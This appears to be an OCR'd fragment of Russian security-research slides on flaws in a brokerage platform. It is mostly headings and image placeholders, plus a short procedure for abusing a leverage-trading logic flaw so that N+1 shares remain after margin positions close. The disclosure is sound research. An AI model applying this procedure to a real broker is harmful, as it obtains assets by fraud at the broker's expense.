
6. Определение геолокации




6. Определение геолокации



6. Определение геолокации



7. Увеличение размера плеча



7. Увеличение размера плеча

Термины:

Торговля с плечом – покупка ценных на заемные средства у брокера.

Маржин колл – ситуация, когда депозит инвестора меньше маржи. В этом случае брокер автоматический закрывает все сделки.

Алгоритм:

Выставляется заявка на покупку одной бумаги и ещё N бумаг с плечом.

Продаем одну акцию. До конца торгового дня система позволяла докупить еще акций с плечом.


После закрытия торгов снимаются только N акций купленных по марже но остается N+1.


Примечания:

Средства нельзя вывести без контроля брокера.


При покупке большого количества акций с плечом можно как сильно выиграть так и проиграть.

7. Увеличение размера плеча






